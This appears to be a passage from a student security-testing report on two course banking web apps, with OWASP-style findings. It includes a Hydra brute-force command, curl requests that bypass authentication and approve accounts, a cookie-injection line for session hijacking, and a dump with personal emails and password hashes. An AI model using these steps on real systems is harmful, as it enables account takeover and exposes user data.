
Figure 4.2: No default credentials for registration

4.3.2 Testing for default credentials - OTG-AUTHN-002

Since the bank applications are both custom made there are no default credentials. When registering an account the user chooses a his/her e-mail address and a custom password. Figure 4.3 shows the registration forms for both banks. It is obvious that there are no default credentials. Therefore there is no vulnerability regarding default credentials.



(a) BANK-APP registration form with no default credentials



(b) SecureBank registration form with no default credentials

Figure 4.3: No default credentials for registration

4.3.3 Testing for Weak lock out mechanism - OTG-AUTHN-003

BANK-APP

	BANK-APP	
Observation	Logging in with a false password can be repeated numerous times without being logged out.	
Discovery	With ZAP the password for an existing account was fuzzed. Although the password was false in 99%, the bank did not lock the account.	
Likelihood	Since there is no lock out mechanism an attacker could bruteforce the password.	
Impact	If an attacker gains access to an account, he could also gain access to private information. Furthermore, if he can find out the transaction codes, he could also make transactions. Since there is no possibility of changing account data or deleting the account, there is no impact on integrity and availability.	
Recommendations	Set a maximum number of times a user can try to login with a wrong password. After that the account should be locked either temporarily or has to be unlocked by an employee.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank

Observation	Logging in with a false password can be repeated numerous times without being logged out.	
Discovery	With ZAP the password for an existing account was fuzzed. Although the password was false in 99%, the bank did not lock the account.	
Likelihood	Since there is no lock out mechanism an attacker could bruteforce the password.	
Impact	If an attacker gains access to an account, he could also gain access to private information. Furthermore, if he can find out the transaction codes, he could also make transactions. Since there is no possibility of changing account data or deleting the account, there is no impact on integrity and availability.	
Recommendations	Set a maximum number of times a user can try to login with a wrong password. After that the account should be locked either temporarily or has to be unlocked by an employee.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

Comparison

Both banks do not have any lock out mechanisms, which is a high vulnerability for bruteforce attacks.

4.3.4 Testing for bypassing authentication schema - OTG-AUTHN-004

BANK-APP

	BANK-APP
Observation	Possible vulnerabilities: • Parameter modification is not possibla • Session ID Prediction is not possible • SQL Injection is not possible in the Login form Direct page request is possible for the pages: • `/secure-coding/public/create_transaction.php` • `/secure-coding/public/view_users.php` • `/secure-coding/public/view_transactions.php` • `/secure-coding/public/view_transaction.php?id=<id>` • `/secure-coding/public/view_user.php?id=<id>` The Server tries to initiate a 302 redirect for this pages but also delivers the complete output as if one where logged in.

Discovery	Session ID Prediction was tested with a custom python script. See Fig. 4.12. Example command:
	`python sid_analysis.py \`
	`-u 'http://192.168.178.76/secure-coding/public/login.php' \`
	`-d 'email=example%40example.com&password=asd&submit=' \`
	`-s 10`

	Parameter modification was eliminated by manually looking at the url parameters in the app. For SQL Injection please refer to OTG-INPVAL-005 Direct page request was performed by first spidering the app with ZED as logged in user and then scanning the urls as logged out user again. Example curl request that shows the vulnerability `curl "http://<ip>/secure-coding/public/view_transaction.php?id=8"`	
Likelihood	Considering the authentication can be completely circumvented for reading operations using direct page request atackers can gain all user and transaction informations. Additionally atackers are able to other atack patterns without even being logged in.	
Impact	The impact is severe: Atackers can gain all informations stored within the application without being logged in.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	There were several observations: • Direct Page access is not possible • Parameter modification is not possible • Session ID Prediction is not possible • SQL Injection is not possible in the Login form
Discovery	Session ID Prediction was tested with the same custom python script used before. Parameter modification was eliminated by manually looking at the url parameters in the app. For SQL Injection please refer to OTG-INPVAL-005 For direct page access we used curl to mannually revisit pages without an active session.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

BANK-APP contains a very weak authentification mechanism as direct page access is possible for almost every page. SecureBank does not seem to have this security flaws.




Figure 4.4: Session Ids can not be predicted as they do not appear to have a pattern.

4.3.5 Test remember password functionality - OTG-AUTHN-005

Both apps do not have a “remember password” functionality and browser-built-in functionalities where not checked.

4.3.6 Testing for Browser cache weakness - OTG-AUTHN-006

BANK-APP

	BANK-APP
Observation	• It is found that sensitive data is not saved anywhere throughout the application. This is achieved with the header `Cache-Control: must-revalidate, pre-check=0, post-check=0, no-store, no-cache`. • The Back button of the browser neither re-logs the user in nor shows the last opened view.
Discovery	This vulnerability was detected using the Burp Suite, About Cache feature of the Firefox browser and manual testing. Steps are as follows: • **Detecting cache headers -** The response headers were observed through the Burp Suite tool. – In the browser, under Tools - set the Foxy Proxy Standard to use Burp Suite for all URLs. Open the Burp Suite tool. – Open the site in the browser and login with credentials. Observe the response headers in Burp Suite to consist of the cache header as stated above. See Figure 4.5 – Browser Cache was further inspected with Mozilla's built in tool (about:cache).

	• **Testing cache weakness -** – Open the application in the browser and login with valid credentials. – The Transactions page is displayed. Click on the logout button. – User is redirected to the Login page. Click on the Back button of the browser.There is no redirection to the Transactions page, because of the Cache Control header that states that the cache should be revalidated. Hence user remains on the login page.
Likelihood	Likelihood of the vulnerability is low since the attacker needs to change Cache Control header of the application, which requires technical knowledge about analyzing requests and how to modify them.
Impact	N/A
Recommendations	N/A
CVSS	N/A

SecureBank

	SecureBank
Observation	• It is found that sensitive data is not saved anywhere throughout the application. This is achieved with the header `Cache-Control: must-revalidate, pre-check=0, post-check=0, no-store, no-cache`. • The Back button of the browser neither re-logs the user in nor shows the last opened view.

Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both of the applications behave similarly in this case and are secure since no sensitive data is stored in browser cache.




Figure 4.5: BURP - Checking for cache headers

4.3.7 Testing for Weak password policy - OTG-AUTHN-007


BANK-APP

	BANK-APP
Observation	It has been observed that there is no restriction on the choice of passwords during registration. This reveals that passwords of users can be cracked and this vulnerability has been observed in the Login page.
Discovery	This vulnerability was tested using the Firefox addon Fireforce. However, it did not yield right results even after multiple tries. We tested with the Brute force attack as well as the Dictionary option. Even using the Dictionary attack with a file containing just 5 passwords did not provide the right password. Tests were terminated by always giving the first word as the password. See Figure 4.6. Hence we tried the THC Hydra login hacking tool and this vulnerability has been exposed. Steps are as follows. • Open the THC Hydra terminal and enter the command in the following format. hydra -L <username list> -p <password list> <IP Address> <form parameters> <failed login message>. In our case, the command looks like: hydra -L testuser@test.com -p Top500.txt <IP-address> http-post-form "secure-coding/public/login.php :email=testuser@test.com&password=P̂ASS&̂submit=:Invalid login credentials". • After running the exploit with the list of Top 500 passwords, the password was found in 14 secs. See Figure 4.6.
Likelihood	Likelihood is high. The attacker can use Brute Force to crack the passwords. As there is no restriction enforced on passwords, it is quite vulnerable. In addition, with the knowledge of THC Hydra or other password cracking tools, an attacker can easily get access to user credentials.


Impact	After gaining access to the credentials, the attacker can gain access to the victim's account and perform all operations. In case the victim happens to be an employee or administrator, the attacker can reject other users, thus causing a Denial of Service to them. The attacker can also reject all pending transactions.	
Recommendations	There should be restrictions enforced on the strength of passwords such as consisting of a combination of lower & upper-case letters, numeric and special characters and maintain a minimum length.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	Low
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	It has been observed that there is no restriction on the choice of passwords during registration. This reveals that passwords of users can be cracked and this vulnerability has been observed in the Login page.
Discovery	Same as described for BANK-APP.
Likelihood	Same as described for BANK-APP.
Impact	Same as described for BANK-APP.
Recommendations	Same as described for BANK-APP.
CVSS	Same as described for BANK-APP.



(a) Fireforce - Password cracking



(b) THC Hydra - Password cracking

Figure 4.6: Tests for cracking password

Comparison

Both of the applications are vulnerable to password attacks since there is no policy behind setting passwords and no enforcement of strong passwords.

4.3.8 Testing for Weak security question/answer - OTG-AUTHN-008

BANK-APP

	BANK-APP
Observation	It is noted that the functionality for retrieving password based on security question(s) is not implemented in the application. Hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	It would be advisable to implement the functionality to retrieve password based on security question(s). Self generated or application generated question(s) can be used, after registration. These question(s) should be secure enough to avoid data compromise to the attacker. Answers to these can be used at the time of password retrieval.
CVSS	N/A

SecureBank

	SecureBank
Observation	It is noted that the functionality for retrieving password based on security question(s) is not implemented in the application. Hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	Same as described for BANK-APP.
CVSS	N/A

Comparison

Both the applications do not have the implementation for security question(s).

4.3.9 Testing for weak password change or reset functionalities - OTG-AUTHN-009

BANK-APP

	BANK-APP
Observation	It has been observed that the functionality for Password change or reset is absent in the application and hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	It is recommended to implement the reset and change password functionalities to handle scenarios such as user forgetting the password, password known to other people etc. Also, the authorization to perform these operations should lie with the user and the administrator only.
CVSS	N/A

SecureBank

	SecureBank
Observation	It has been observed that the functionality for Password change or reset is absent in the application and hence this vulnerability could not be tested.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	Same as described for BANK-APP.
CVSS	N/A

Comparison

Both the applications do not have the implementation for password change or reset.

4.3.10 Testing for Weaker authentication in alternative channel - OTG-AUTHN-010

Both bank applications do not have any other channels than the desktop application. Therefore there is no vulnerability given regarding weaker authentication in alternative channels.

4.4 Authorization Testing

4.4.1 Testing Directory traversal/file include - OTG-AUTHZ-001

BANK-APP

	BANK-APP
Observation	Directory indexing is activated for • `http://IP_ADDRESS/secure-coding/` • `http://IP_ADDRESS/secure-coding/app/` • `http://IP_ADDRESS/secure-coding/public/` Directly accessing the PHP files in the `app` folder is not permitted. The C program can be downloaded in the `app` folder. Futhermore, in the `secure-coding` folder a database dump can be seen including entries for an employee and client account. The `public` folder shows all possible URLs.
Discovery	The command `nikto -h http://IP_ADDRESS/secure-coding` lists information about the server and its vulnerabilities. It also lists paths for which directory indexing is activated.
Likelihood	Accessing the directory listing does not require any extra skill. It can be directly accessed through the browser.
Impact	Since there is a database dump with entries for an employee and a client account, a hacker only needs to bruteforce the password. Moreover, it is easier to inject SQL, if the database structure is known. With the directory listing in the `public` folder a hacker also knows all possible URLs.
Recommendations	Disable directory listing for hiding sensitive information.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	Directory indexing is activated for • `http://IP_ADDRESS/tmp/` • `http://IP_ADDRESS/Vendor/` • `http://IP_ADDRESS/Style/` • `http://IP_ADDRESS/Script/` The `tmp` folder lists some old text files for making transactions. The other folders contains stylesheets and JavaScript files.
Discovery	The command `nikto -h http://IP_ADDRESS` lists information about the server and its vulnerabilities. It also lists paths for which directory indexing is activated.
Likelihood	Accessing the directory listing does not require any extra skill. It can be directly accessed through the browser. The challenge in this case is to find out the URLs for which directory indexing is activated.
Impact	Although a hacker can access some directory listing, there are no confidential files, which he could access.

Recommendations	Disable directory listing for hiding sensitive information.	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	Low
	Integrity Impact	None
	Availability Impact	None

Comparison

Although both bank applications have (partly) directory indexing enabled, the vulnerability for BANK-APP is much higher since a hacker can access confidential information. Downloading the database dump file and looking at it in a text editor it can be seen there are three accounts. Figure 4.7 shows the SQL for the `users` table. Aside from the e-mails used for the accounts it is also visible that the accounts probably all use the same password since the hash is the same for all of them. Furthermore, for the employee and client account there are transaction codes in the dump file.

```
--
-- Table structure for table `users`
--

DROP TABLE IF EXISTS `users`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `users` (
  `ID` int(11) NOT NULL AUTO_INCREMENT,
  `USER_TYPE` varchar(1) NOT NULL,
  `EMAIL` varchar(100) NOT NULL,
  `PASSWORD` varchar(100) CHARACTER SET utf8 NOT NULL,
  `FIRST_NAME` varchar(100) CHARACTER SET utf8 NOT NULL,
  `LAST_NAME` varchar(100) CHARACTER SET utf8 NOT NULL,
  `DATE_CREATED` date NOT NULL,
  `DATE_APPROVED` date DEFAULT NULL,
  `APPROVED_BY` int(11) DEFAULT NULL,
  PRIMARY KEY (`ID`),
  UNIQUE KEY `EMAIL_UNIQUE` (`EMAIL`)
) ENGINE=InnoDB AUTO_INCREMENT=9 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `users`
--

LOCK TABLES `users` WRITE;
/*!40000 ALTER TABLE `users` DISABLE KEYS */;
INSERT INTO `users` VALUES (6,'S','system','1a1dc91c907325c69271ddf0c944bc72','System','
  Account','2015-10-26','2015-10-26',0),(7,'E','amadasun@in.tum.de','
  1a1dc91c907325c69271ddf0c944bc72','Efe','Amadasun','2015-10-31','2015-10-31',6),(8,'C'
  ,'efe.amadasun@tum.de','1a1dc91c907325c69271ddf0c944bc72','Michael','Jordan','2015-11-
  01','2015-11-01',7);
/*!40000 ALTER TABLE `users` ENABLE KEYS */;
UNLOCK TABLES;
```

Figure 4.7: Database dump file of BANK-APP with account information

4.4.2 Testing for bypassing authorization schema - OTG-AUTHZ-002

BANK-APP

	BANK-APP
Observation	• It has been noted that it is possible to access administrative data though the tester is logged in as a user with ordinary privileges. A normal user can access the list of all users and this vulnerability was found in the Users page. • It is also possible to perform certain authorized operations as a normal user. A normal user can perform approval/rejection on pending registrations. This vulnerability was detected in the Users page and has been described in section 4.2.3.
Discovery	No specific tool was required to discover this vulnerability, it was discovered by manually altering the URL. Steps are as follows: • Login as a Customer. Click on the Customer name next to the Logout button. The profile and account details of the logged in customer are shown. • The URL in the address bar is of the form : `http://<IP-address>/secure-coding/public/view_user.php?id=7`. • Edit the URL to `http://<IP-address>/secure-coding/public/view_users.php`. The list of all users is now visible.
Likelihood	Likelihood is high. The attacker need not have any specialized skills to exploit this vulnerability. Any customer who is logged in to the bank can perform this action. Also, guessing the URL for the list of users is not difficult as it is similar to the URL for a specific user and a Brute-force method yields successful result quite fast.
Impact	The impact is high as a customer can get hold of details pertaining to other users and even perform action on the pending registrations.

Recommendations	Actions that require authorization need to be strictly inaccessible to unauthorized users. Here, the Users listing and approval/rejection decisions should solely be accessible to employees and administrators only..	
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	In the application, the page containing the list of users is accessible only to employees and administrators.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Our application, SecureBank is more secure in this aspect, compared to BANK-APP as there is no possibility of attack from any user with ordinary privileges.

4.4.3 Testing for Privilege Escalation - OTG-AUTHZ-003

BANK-APP

	BANK-APP
Observation	We were able to perform the following actions without originally having the permission to do so: **Anyone** Please also refer to OTG-AUTHN-004 • Create Transaction • List all users • View all transactions • View single User • View single Transaction • Approve/Deny other users and employees (this also work multiple times, e.g. you can accept a user that was denied before)
Discovery	Please also refer to OTG-AUTHN-004 The Approve/Deny vulnerability was tested by exporting the request as curl command with Google Chrome Developer Tools and then removing the session header as well as modifying the user id in the form and in the query string to the desired value. Example: `curl 'http://<ip>/secure-coding/public/view_user.php?id=14' -H 'Content-Type: application/x-www-form-urlencoded' -H 'Connection: keep-alive' --data 'userid=14&approve=' --compressed` (remove the newline characters before testing)
Likelihood	Please also refer to OTG-AUTHN-004 An atacker only has to know the `view_user.php` endpoint and the right form parameters to start an atack.

Impact	Please also refer to OTG-AUTHN-004 An attacker can register and login as customer or employee without being approved by an employee. This is the highest privilege escalation possible. An attacker can lock out all users/employees.	
Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	We could not detect any possibilities of privilege escalation.
Discovery	We manually checked all GET & POST endpoints found by the ZAP spider functionality using either no or an active customer session but could not detect any vulnerabilities.
Likelihood	N/A
Impact	N/A
Recommendations	recommendations
CVSS	N/A

Comparison

BANK-APP has a very weak authentification mechanism. An Atacker can become Employee without even being approved. With SecureBank this is implossible.

4.4.4 Testing for Insecure Direct Object References - OTG-AUTHZ-004

BANK-APP

	BANK-APP
Observation	The value of a parameter is used directly to retrieve a database record and this vulnerability has been observed in the Transactions page. A customer can gain unauthorized access to transactions of all other customers. This data is intended for access only by authorized employees, but it has been exposed to all logged-in users.
Discovery	No specific tool was required to discover this vulnerability, it was encountered by manually altering the URL. Steps are as follows: • Login as a Customer. Click on "Open" corresponding to any of the completed transactions. The details of the specific transaction are shown. • The URL in the address bar is of the form : http://<IP-address>/secure-coding/public/view_transaction.php?id=17. • Edit the id at the end to any other number. If a transaction with that id exists, then the complete details are displayed, thus revealing the Account IDs of the sender & recipient, TAN numbers etc. A test for this vulnerability was also performed in the User page by editing the URL http://<IP-address>/secure-coding/public/view_user.php?id=5 and no vulnerability has been found.
Likelihood	Likelihood is high. The attacker need not have any specialized skills to exploit this vulnerability. Any customer who is logged in to the bank can perform this action. Also, guessing the transaction id to enter at the end of the URL is not difficult either, as they are sequential and a Brute-force method is quite easy.

Impact	A customer can get hold of details pertaining to other customers such as Account numbers, TAN numbers etc. Using the Account numbers, he/she can make infinite transactions with negative amounts, thus transferring money from the victim's account to his/her own. Also, it may be possible to make guesses about the TAN generation by observing the nature of numerous TANs being generated.	
Recommendations		
CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	Low
	User Interaction	None
	Scope	Changed
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	In the application, there is no URL to view a specific transaction. All transactions of a customer are visible in Transaction history under the static URL: `http://<IP-address>/transaction_history` that does not contain a parameter.
Discovery	N/A
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

In case of SecureBank, there is no possibility of modifying the URL to view individual transactions or users, thus making the application more secure, in this aspect.

4.5 Session Management Testing

4.5.1 Testing for Bypassing Session Management Schema - OTG-SESS-001

BANK-APP

	BANK-APP
Observation	Session management is based on the cookie PHPSESSID. Upon deletion of this cookie while being logged in, any further operation causes a force log out. This indicates that the user session is based on this cookie.
Discovery	We used EditThisCookie extension of Chrome to look into the cookies present in the application. Steps are as follows: • Go to the login page of the application. Check the cookies with the extension, which shows that there is no cookie. • Login with valid credentials. Upon checking the cookies now, a cookie PHPSESSID can be seen with some value. • The cookie remains persistent throughout the application,. If the application is not idle the cookie remains set, otherwise the user is logged out using cookie "expires" attribute. No other cookie is generated throughout the application. The cookie is set to HostOnly, Session and Secure; HttpOnly is not set. Since the cookie is not set to HttpOnly, it can be modified from client side(via Javascript). Hence session hijacking can be done. For details refer the Discovery subsection of section 4.5.3.
Likelihood	Likelihood is high since cookie manipulation can easily be done.
Impact	Impact of this attack is high since session hijacking would lead to Denial of Service Attack, data compromise(illegal transactions).
Recommendations	Cookie should be set to HttpOnly as it would restrict manipulations from client side. Cookies should be used over encrypted channel (HTTPS) so as to prevent data compromise.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	Session management is based on the cookie PHPSESSID. Upon deletion of this cookie while being logged in, any further operation causes a force log out. This indicates that the user session is based on this cookie. The cookie attribute is also set to HttpOnly that restricts client side manipulations of the cookie. But the cookie attribute is not set to secure as we are not using HTTPS.
Discovery	Same as described for BANK-APP , but session hijacking is not possible since cookie cannot be manipulated through client side.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is better than BANK-APP, as it disallows session hijacking through the HttpOnly attribute set for the session cookie.

4.5.2 Testing for Cookies attributes - OTG-SESS-002

BANK-APP

	BANK-APP	
Observation	It is found that the cookies that are set upon user login; do not have their properties set to appropriate values such as HttpOnly and Secure.	
Discovery	Steps are as follows: • Open the Login page in the browser and login with valid credentials. • Now open the Chrome extension EditThisCookie. • It can be observed that the two flags HTTPOnly and Secure are missing.	
Likelihood	Cookies can be observed just by clicking on the extension provided by the browser. Hence no extra knowledge is required for retrieving the vulnerability. Hence likelihood of this vulnerability is high.	
Impact	If cookie information is used by the attacker, then personal information can be compromised.	
Recommendations	It is recommended to set the HttpOnly flag for the cookies in order to avoid manipulation from client-side scripts.	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	It is found that the cookies that are set upon user login; have the HttpOnly flag set. However, the Secure flag is unset.
Discovery	The above steps were repeated and it was observed that the session cookie was set to HttpOnly.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Unline BANK-APP, chances of stealing the cookie are limited in SecureBank, since the session cookie is set to HttpOnly, thus elmiminating the possibility of client-side manipulation.

4.5.3 Testing for Session Fixation - OTG-SESS-003

BANK-APP

	BANK-APP
Observation	It has been observed that this vulnerability exists since the cookie PHPSESSID was set without setting the HttpOnly Flag. The same PHPSESSID was used after successful authentication of the user. Thus the session is prone to attack.
Discovery	We used the Cookie extensions in Firefox & Chrome and EditThis-Cookie in Chrome for executing this attack. Steps are as follows. • Login with Administrator credentials into to the application on Chrome. • Now click on the Cookie extension of Chrome and observe that the PHPSESSID cookie is set to some value. Copy this value for future use. • Note that the HostOnly and Session checkboxes are enabled while Secure and HttpOnly are not. This tells us the session can be hijacked by client-side manipulation of the cookie. • Now we open the Login page in Firefox. Open the Cookie extension through Tool tab in Firefox and add the PHPSESSID cookie manually and set it to the previously copied value. • Open the link `http://<IP-address>/secure-coding/public/view_transactions.php page`. Verify that we are now signed in as Administrator without entering any credentials.
Likelihood	The attacker requires knowledge about tools or browser extensions for analyzing and modifying cookies. Hence likelihood of the attack is low.
Impact	Exploiting this vulnerability, it is possible to impersonate any user, including Administrator. The attacker could then perform privileged operations such as rejection of customers, other employees or transactions. Hence this could lead to Denial of Service attack. By impersonating a customer, it is possible to perform illicit transactions.

Recommendations	recommendations	
CVSS	Attack Vector	Network
	Attack Complexity	High
	Privileges Required	None
	User Interaction	None
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	High
	Availability Impact	High

SecureBank

	SecureBank
Observation	It has been verified that this vulnerability does not exist as the HttpOnly flag is set for the cookie PHPSESSID, thus eliminating the possibility of setting the cookie from client side.
Discovery	We used Cookie extensions on Firefox and Chrome, along with the EditThisCookie extension in Chrome for testing this vulnerability and followed the same steps performed on BANK-APP. However, we were unable to login as administrator without entering valid credentials.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

SecureBank is more secure than BANK-APP as it sets the HttpOnly flag for the session cookie, thereby preventing client-side manipulation of cookies and session hijacking.

4.5.4 Testing for Exposed Session Variables - OTG-SESS-004

BANK-APP

	BANK-APP
Observation	On the first visit no session variables are set for the session. After the first login there is a cookie called `PHPSESSID` with a 26 character value. Even after logging in and out several times, even with another account, the value for `PHPSESSID` stays the same. Copying that value and inserting it into another browser with JavaScript while the user is logged in, the other browser also has access to that account, i.e. the session cookie is valid for several sessions for one account at the same time.
Discovery	Using the developer tools of Chrome or Firefox the cookies set can be seen. Furthermore, with ZAP the traffic was scanned for session cookies and session variables.
Likelihood	To read the cookies a hacker only needs to read out the HTTP headers. Executing the JavaScript code `document.cookie = "PHPSESSID =SESSION_COOKIE_VALUE"` in the browser while on the website sets the cookie. Manually accessing an URL, which usually only a logged in user can see, the hacker is now also logged in.
Impact	Since copying the session cookie grants access to a logged in user there are many risks.
Recommendations	Session cookies should only be valid for the current browser and IP address.

CVSS	Attack Vector	Network
	Attack Complexity	Low
	Privileges Required	None
	User Interaction	Required
	Scope	Unchanged
	Confidentiality Impact	High
	Integrity Impact	None
	Availability Impact	None

SecureBank

	SecureBank
Observation	Visiting the website a cookie called `Main_session` is set with a 26 character value. Changing the cookie value and therefore copying it is not possible since it can be only modified via HTTP. If sending HTTP headers with the cookie and its value via `curl`, it returns the error message "You have to be logged in to see this".
Discovery	Using the developer tools of Chrome or Firefox the cookies set can be seen. Furthermore, with ZAP the traffic was scanned for session cookies and session variables.
Likelihood	N/A
Impact	N/A
Recommendations	N/A
CVSS	N/A

Comparison

Both applications use cookies to store the session variable. The vulnerability is given with BANK-APP since copying the session cookie gives a hacker access to the account, if the user is logged in. With SecureBank this is not possible. Figure 4.8 shows the `curl`

command for trying to gain access to a page only a logged in user can see.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# curl 'http://192.168.178.65/employee_overview' -H 'Pragma: no-cache' -H
 'Accept-Encoding: gzip, deflate, sdch' -H 'Accept-Language: de-DE,de;q=0.8,en-US;q=
0.6,en;q=0.4' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (X11; Li
